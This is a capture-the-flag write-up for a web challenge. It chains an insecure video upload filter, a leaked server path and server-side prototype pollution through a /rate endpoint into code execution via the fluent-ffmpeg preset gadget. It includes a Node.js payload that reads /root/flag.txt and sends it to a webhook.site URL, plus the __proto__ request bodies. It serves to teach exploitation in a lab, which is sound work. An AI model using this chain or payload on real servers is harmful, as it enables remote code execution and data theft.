
# **MediaJack**

**Web**

****

## **Prerequisites & Requirements**

* Intermediate knowledge of JavaScript

## **What will you learn?**

* Exploiting server-side prototype pollution

## **Tools**

* BurpSuite
* Webhook


## **Description**

Our brand new media conversion service is lightning fast! Upload your files, choose your settings, and we'll handle the rest.

## **Discovery**

In this challenge, we explore a web application that allows users to upload files, do video processing on them, and provide feedback through a rating system. The application, however, contains a critical vulnerability that can be exploited through prototype pollution. This write-up details the steps taken to identify, exploit, and understand the implications of this vulnerability.

The application is a video processing web application built with Express.js. The main functionality allows users to upload video files and apply various processing options like changing resolution, codecs, and other conversion settings.



The application flow involves:

1. Uploading a video file
2. Selecting processing options
3. Processing the file using FFmpeg
4. Providing a download link for the processed file

Let's begin our analysis by uploading a test video file to observe the application's behaviour.

### **Analysing HTTP Traffic**

When uploading a file, we receive the following HTTP response:

| HTTP/1.1 200 OK  X-Powered-By: Express  Access-Control-Allow-Origin: \*  Content-Type: application/json; charset=utf-8  Content-Length: 294  ETag: W/"126-dX8w++VeXFWwaCM22J+HjBl5Y/0"  Date: Thu, 22 May 2025 14:56:59 GMT  Connection: keep-alive  Keep-Alive: timeout=5  {"activity":{"id":"1747925819226","originalFileName":"Screen Recording 2025-05-22 175037.mp4","uploadedFileName":"1747925819225-Screen Recording 2025-05-22 175037.mp4","processedFileName":null,"processOption":null,"timestamp":"2025-05-22T14:56:59.226Z","status":"Uploaded","downloadLink":null}} |
| --- |

Following the upload, a second request is automatically sent with our processing options:

| POST /process HTTP/1.1  Host: 192.168.1.7:3000  Content-Length: 60  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 Edg/136.0.0.0  Content-Type: application/json  Accept: \*/\*  Origin: http://192.168.1.7:3000  Referer: http://192.168.1.7:3000/  Accept-Encoding: gzip, deflate, br  Accept-Language: en-US,en;q=0.9  Connection: keep-alive  {"id":"1747925790139","processOption":"mp4","preset":"divx"} |
| --- |

And the response:

| HTTP/1.1 200 OK X-Powered-By: Express Access-Control-Allow-Origin: \* Content-Type: application/json; charset=utf-8 Content-Length: 561 ETag: W/"231-83nvPW23wTb9KZp/o1u/lZdKukI" Date: Thu, 22 May 2025 14:58:30 GMT Connection: keep-alive Keep-Alive: timeout=5  {"activity":{"id":"1747925790139","originalFileName":"Screen Recording 2025-05-22 175037.mp4","uploadedFileName":"1747925790137-Screen Recording 2025-05-22 175037.mp4","uploadPath":"/app/1747925790137-Screen Recording 2025-05-22 175037.mp4","processedFileName":"processed-1747925790139-Screen Recording 2025-05-22 175037.mp4","processOption":"mp4","timestamp":"2025-05-22T14:56:30.139Z","status":"Completed","downloadLink":"/download/processed-1747925790139-Screen Recording 2025-05-22 175037.mp4","preset":"divx"}} |
| --- |

The response contains critical information: the server exposes the absolute file path (uploadPath) where our uploaded file is stored (/app/1747925790137-Screen Recording 2025-05-22 175037.mp4). This is a significant information disclosure vulnerability that reveals the server's file system structure.

> Save that in mind and let’s move forward

**Search**

### **Searching for Vulnerabilities**

Since this is a white-box challenge, we have access to the source code. Let's analyse the key endpoints:

| app.post('/upload', (req, res) => {  try {  upload.single('video')(req, res, function (err) {  if (err) {  console.error('Multer error during upload:', err);  return res.status(500).json({ error: 'Upload failed', details: err.message });  }  if (!req.file) {  console.log('Upload failed: No file received');  return res.status(400).json({ error: 'No video file uploaded' });  }  console.log(`File uploaded successfully: ${req.file.originalname} (${req.file.size} bytes)`);  console.log(`Temporary path: ${req.file.path}`);  const activity = {  id: Date.now().toString(),  originalFileName: req.file.originalname,  uploadedFileName: req.file.filename,  uploadPath: req.file.path,  processedFileName: null,  processOption: null,  timestamp: new Date().toISOString(),  status: 'Uploaded',  downloadLink: null  };  activityLog.push(activity);  console.log(`Activity created with ID: ${activity.id}`);  console.log('Activity details:', activity);  const clientActivity = {  ...activity,  uploadPath: undefined  };    res.status(200).json({ activity: clientActivity });  console.log('Upload response sent');  });  } catch (err) {  console.error('Unexpected error in /upload:', err);  res.status(500).json({ error: 'Unexpected server error', details: err.message });  }  }); |
| --- |

The upload function's flow:

1. It uses Multer middleware to handle file uploads
2. Validates if a file was received
3. Creates an activity record with file details

Additionally, I examined the file upload configuration:

| const upload = multer({  storage,  fileFilter: (req, file, cb) => {  console.log(`Received file: ${file.originalname}, mimetype: ${file.mimetype}`);  if (file.mimetype.startsWith('video/')) {  console.log(`Valid video file accepted: ${file.originalname}`);  cb(null, true);  } else {  console.log(`Rejected non-video file: ${file.originalname}`);  cb(new Error('Only video files are allowed!'));  }  },  limits: { fileSize: 10 \* 1024 \* 1024 }  }); |
| --- |

The critical security flaw in this implementation is that it only checks if the Content-Type header starts with video/ but doesn't validate the actual file contents. This allows an attacker to upload any file (including malicious JavaScript) by simply setting the Content-Type header to video/mp4 or any other video MIME type.

> Save that in mind, and let’s move forward

### **Rate Endpoint Analysis**

Next, examination of the /rate endpoint:

| app.post('/rate', (req, res) => {  try {  console.log('POST /rate request received');  console.log('Request body:', req.body);    const { userId, rating, comment } = req.body;    if (!userId || !rating) {  console.log('Rating request missing required parameters');  return res.status(400).json({ error: 'Missing required parameters' });  }    // Initialize user's ratings object if it doesn't exist  if (!allUserRatings[userId]) {  allUserRatings[userId] = {};  }    // Store the rating  allUserRatings[userId][rating] = comment || '';    console.log(`Rating added for user ${userId}: ${rating} - "${comment}"`);  console.log('Current ratings:', allUserRatings);    res.status(200).json({ success: true, message: 'Rating submitted successfully' });  console.log('Rating response sent');  } catch (err) {  console.error('Unexpected error in /rate:', err);  res.status(500).json({ error: 'Unexpected server error', details: err.message });  } }); |
| --- |

The flow of this endpoint:

1. It extracts userId, rating, and comment from the request body
2. Checks if required parameters are provided
3. Initialises the user's ratings object if it doesn't exist
4. Stores the rating using the rating as a key and the comment as the value
5. Returns a success response

This endpoint contains a critical vulnerability: it's susceptible to prototype pollution. The line allUserRatings[userId][rating] = comment || ''; allows an attacker to control both the key (rating) and value (comment). If the rating parameter is set to \_\_proto\_\_, an attacker can pollute the Object prototype, affecting all objects in the application.

Prototype pollution itself does not have a meaningful impact in this context, so we need to find a gadget.

### **What is Prototype Pollution?**

Prototype pollution is a security vulnerability that occurs when an attacker is able to manipulate the prototype of an object, leading to unintended behaviour in the application. In JavaScript, every object has a prototype, which is a reference to another object. When a property is accessed on an object, JavaScript first checks if the object itself has that property. If not, it checks the object's prototype, and so on, up the prototype chain.

1. **Feedback Submission:** The application includes a feedback form that allows you to rate the service. This form sends data to the server using a POST request to the /rate endpoint. The request payload is structured as follows:

All the code does is get the user request, then get the JSON data from the body and assign it to some variables, then use these variables to save the ratings in allUserRatings object.

And here the vulnerability lies:

if (!allUserRatings[userId]) {

{ allUserRatings[userId] = {};

}

allUserRatings[userId][rating] = comment || ‘’;

The developer was likely trying to create a nested object structure to store user ratings. The intended structure would look something like this:

| allUserRatings = {  "user1": {  "good": "Great service!",  "bad": "Needs improvement"  },  "user2": {  "excellent": "Fantastic experience",  "average": "It was okay"  }} |
| --- |

How it's supposed to work:

* allUserRatings is a global object that stores all user ratings.
* [userId] creates or accesses an object for a specific user within allUserRatings.
* [rating] creates or accesses a property within that user's object, named after the rating category.
* = comment assigns the user's comment to that specific rating category.

Example of intended use: If a user with ID "1" submits a "good" rating with the comment "Great service!", the code would execute as:

allUserRatings["1"]["good"] = "Great service!";

**This would either create or update the "good" rating for "1".**

**However, the vulnerability arises because the developer didn't anticipate that userId or rating could be maliciously set to special values like "\_\_proto\_\_", which can lead to prototype pollution. The developer assumed that these values would always be legitimate user IDs and rating categories, without implementing proper checks and sanitisation.**

> Keep that in mind, and let’s move forward searching for our gadget

### **Process Endpoint Analysis**

Finally, I examined the relevant section of the /process endpoint:

| .....  try {  command.output(outputPath)  .format('avi')  .videoCodec('libxvid')  .preset(userPreset);  } catch (err) {  console.error('Error setting up FFmpeg output for avi:', err);  activity.status = 'Failed';  return res.status(500).json({ error: 'Failed to set up FFmpeg for avi', details: err.message });  }  break;  default:  console.log(`Invalid process option: ${processOption}`);  return res.status(400).json({ error: 'Invalid process option' });  } .... |
| --- |

This endpoint uses the fluent-ffmpeg library for video processing. The critical line is .preset(userPreset), which passes user-controlled input directly to the FFmpeg command. The fluent-ffmpeg library is known to be a gadget to prototype pollution attacks, which can lead to local file inclusion and, when combined with our file upload vulnerability, remote code execution.

Reference: <https://github.com/KTH-LangSec/server-side-prototype-pollution/blob/main/npm-packages/fluent-ffmpeg/fluent-ffmpeg.PoC.js>

## **Exploitation**

.

Based on the analysis of the application and its source code, we've identified several critical vulnerabilities that can be chained together:

1. **Insecure File Upload**: The application uses Multer to handle file uploads, but only validates the MIME type based on the Content-Type header without verifying the actual file contents. This allows attackers to upload arbitrary files (including malicious JavaScript) by simply setting the Content-Type header to video/mp4 or any other video MIME type that starts with the word video/.
2. **Information Disclosure**: The /process endpoint response contains the uploadPath field, which reveals the absolute file path on the server where uploaded files are stored. This information is critical for constructing our exploit chain.
3. **Prototype Pollution**: The /rate endpoint is vulnerable to prototype pollution. We can pollute the Object prototype and inject properties that will affect all JavaScript objects in the application.
4. **Vulnerable Gadget**: The application uses the fluent-ffmpeg library, which is known to be vulnerable to prototype pollution. Specifically, the .preset(userPreset) method in the /process endpoint can be exploited when combined with prototype pollution to execute arbitrary JavaScript files.

By chaining these vulnerabilities together, we can achieve remote code execution on the server and read the flag located at /root/flag.txt.

### **Step 1: Create a malicious JavaScript payload**


First, I created a JavaScript payload designed to read the flag file and exfiltrate its contents to a webhook service. This payload leverages Node.js's built-in fs module to read the file and https to send the data to our controlled endpoint:

| const fs = require('fs');  const https = require('https');  fs.readFile('/root/flag.txt', 'utf8', (err, data) => {  if (err) {  console.error(err);  return;  }  const postData = JSON.stringify({ flagContent: data });  const options = {  hostname: 'webhook.site',  path: '/a9b16f8f-e8f3-410a-93ff-4d511823bfc1',  method: 'POST',  headers: {  'Content-Type': 'application/json',  'Content-Length': Buffer.byteLength(postData)  }  };  const req = https.request(options, (res) => {  let body = '';  res.on('data', chunk => { body += chunk; });  res.on('end', () => {  console.log('Data sent successfully:', body);  });  });  req.on('error', (e) => {  console.error('Error sending data:', e);  });  req.write(postData);  req.end();  }); |
| --- |

### 

### **Step 2: Upload the malicious JavaScript file**

To bypass the upload filter, I sent a request with a Content-Type header of video/mp4 while uploading my JavaScript payload file. The server accepted this file, thinking it was a legitimate video.



### **Then send a request to process with the value of the field id to be the id that was returned in the previous response**

### **{"id":"1747926300855","processOption":"mp4","preset":"divx"}**

### **Step 3: Exploit prototype pollution in the /rate endpoint**

I sent a request to the /rate endpoint to pollute the Object prototype, specifically targeting the preset property used by fluent-ffmpeg:

| POST /rate HTTP/1.1 Host: HOST Content-Type: application/json Content-Length: 117  {  "userId": "\_\_**proto\_\_**",  "rating": "preset",  "comment": "/path/uploads/1747926300854-ex.js"  } } |
| --- |

Sending this request will change the prototype. Now we need to trigger the preset function, so we will send another request like that to /process

{"id":"1747926300124","processOption":"mp4","preset":"divx"}

Doing that will return us an error:

{"error":"Failed to set up FFmpeg for mp4","details":"preset /PATH/uploads/1747926300854-ex.js/divx could not be loaded: Cannot find module '/PATH/uploads/[1747926300854-ex.js/divx](http://1747926300854-ex.js/divx) …… }   
From this error, we get that the preset function is appending the value of the preset field sent in the request to the path of the preset property we just polluted

The solution is easy, we will send a pollute the prototype like that:  
POST /rate HTTP/1.1  
Host: HOST  
Content-Type: application/json  
Content-Length: 117  
  
{  
 "userId": "\_\_**proto\_\_**",  
 "rating": "preset",  
 "comment": "/path/uploads/"  
 }  
}

Notice that in this request, I removed 1747926300854-ex.js from the comment field as I will use it as the value of preset in the request to /process.  
So the body of the /process request is:

{"id":"1747926300855","processOption":"mp4","preset":"1747926300854-ex.js"}

By returning to our webhook, we can see the flag:

